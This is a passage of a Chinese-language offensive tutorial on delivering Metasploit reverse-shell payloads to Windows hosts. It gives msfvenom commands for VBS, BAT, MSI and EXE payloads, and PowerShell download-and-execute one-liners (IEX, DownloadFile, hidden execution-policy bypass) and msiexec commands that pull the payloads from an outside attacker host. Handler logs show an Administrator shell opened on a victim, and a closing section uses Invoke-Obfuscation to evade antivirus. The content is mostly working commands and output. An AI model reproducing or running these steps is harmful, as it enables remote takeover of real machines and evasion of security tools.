LHOST=139.155.49.43 LPORT=7777 -f vbs -o 3.vbs

python -m SimpleHTTPServer 8000
python3 -m http.server

msf5 > handler -p windows/x64/meterpreter/reverse_tcp -H
139.155.49.43 -P 7777

powershell.exe -c "(New-Object
System.NET.WebClient).DownloadFile('http://139.155.49.43
:8000/3.vbs',\"$env:temp\test.vbs\");Start-Process
%windir%\system32\cscript.exe \"$env:temp\test.vbs\""
```





- 通过PowerShell启动BAT文件攻击

> PowerShell允许客户端执行bat文件。

```
msfvenom -p cmd/windows/powershell_reverse_tcp
lhost=139.155.49.43 lport=8888 -o 1.bat

msf > handler -p cmd/windows/powershell_reverse_tcp -H
172.17.0.2 -P 8888

python -m SimpleHTTPServer 8000

powershell -c "IEX((New-Object
System.Net.WebClient).DownloadString('http://139.155.49.43:800
0/1.bat'))"
```

```
root@VM-0-2-ubuntu:~# msfvenom -p cmd/windows/powershell_reverse_tcp lhost=139.155.49.43 lport=8888 -o 1.bat
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 1573 bytes
Saved as: 1.bat
root@VM-0-2-ubuntu:~# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
110.53.253.138 - - [23/Nov/2020 17:46:02] "GET /1.bat HTTP/1.1" 200 -
110.53.253.138 - - [23/Nov/2020 17:49:00] "GET /1.bat HTTP/1.1" 200 -
```

```
msf6 > handler -p cmd/windows/powershell_reverse_tcp -H 172.17.0.2 -P 8888
[*] Payload handler running as background job 0.

[-] Handler failed to bind to 172.17.0.2:8888
msf6 > [*] Started reverse SSL handler on 0.0.0.0:8888

msf6 > jobs

Jobs
====

  Id  Name                    Payload                          Payload opts
  --  ----                    -------                          ------------
  0   Exploit: multi/handler  cmd/windows/powershell_reverse_tcp  tcp://172.17.0.2:8888

msf6 > [*] Powershell session session 1 opened (172.27.0.2:8888 -> 110.53.253.138:41589) at 2020-11-23 17:49:01 +0800

msf6 > sessions 1
[*] Starting interaction with 1...

Windows PowerShell running as user Administrator on WIN7-PC
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator>whoami
win7-pc\administrator
PS C:\Users\Administrator>
```


Msiexec

- 通过Metasploit启动msiexec攻击

> Windows OS安装有一个Windows安装引擎，MSI包使用msiexe.exe来解释安装。

```
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=139.155.49.43 lport=9999 -f msi > 1.msi

python -m SimpleHTTPServer

msf > handler -p windows/x64/meterpreter/reverse_tcp -H 172.17.0.2 -P 9999

msiexec /q /i http://139.155.49.43:8000/1.msi
```

```
root@VM-0-2-ubuntu:~# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=139.155.49.43 lport=9999 -f msi > 1.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of msi file: 159744 bytes

root@VM-0-2-ubuntu:~# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
110.53.253.138 - - [23/Nov/2020 18:16:42] "GET /1.msi HTTP/1.1" 200 -
```



Metasploit

- 通过Metasploit生成恶意exe文件发起攻击


```
msfvenom -p windows/x64/meterpreter/reverse_tcp
LHOST=192.168.78.117 LPORT=4445 -f exe -o 1.exe

python -m SimpleHTTPServer 8000

msf5 > handler -p windows/x64/meterpreter/reverse_tcp -H
192.168.78.117 -P 4445

powershell (new-object
System.Net.WebClient).DownloadFile('http://192.168.78.117:8000
/1.exe','1.exe');start 1.exe

powershell -ep bypass -nop -w hidden (new-object
system.net.webclient).downloadfile('http://192.168.78.117:8000
/1.exe','1.exe');start-process 1.exe
```

Powershel代码混淆

> https://github.com/danielbohannon/Invoke-Obfuscation


- 启动Invoke-Obfuscation

```
Powershell -ep bypass
Import-Module ./Invoke-Obfuscation.psd1
Invoke-Obfuscation
```




- 设置混淆脚本代码位置

```
set scriptpath C:\Users\mingy\Desktop\mx\Invoke-Obfuscation\pp.ps1
```



- 选择混淆方式为 `TOKEN\ALL\1`



- 保存混淆之后的脚本

```
1 out ppp.ps1
```

- 执行未混淆前脚本，被阻止

- 执行混淆之后脚本可bypass av